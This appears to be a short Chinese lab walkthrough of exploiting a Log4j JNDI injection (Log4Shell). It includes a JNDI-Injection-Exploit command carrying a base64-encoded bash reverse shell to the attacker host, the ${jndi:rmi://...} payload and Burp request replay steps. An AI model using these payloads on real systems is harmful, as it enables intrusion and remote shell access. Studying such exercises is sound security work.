
在攻击主机上用JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar工具执行此命令
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzE5Mi4xNjguMTkuNTcvODg4OCAwPiYx}|{base64,-d}|{bash,-i}" -A 192.168.19.57
-A:后面跟的也是攻击主机自己的ip

同时攻击主机开启监听端口

构造出最后的攻击payload
payload=${jndi:rmi://192.168.19.57:1099/j6nr0r}
将他进行url编码

更改bup抓到的请求包
攻击主机成功连接上

同时也有日志输出

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 10
 0
- 0


 已为社区贡献1条内容

所有评论(0)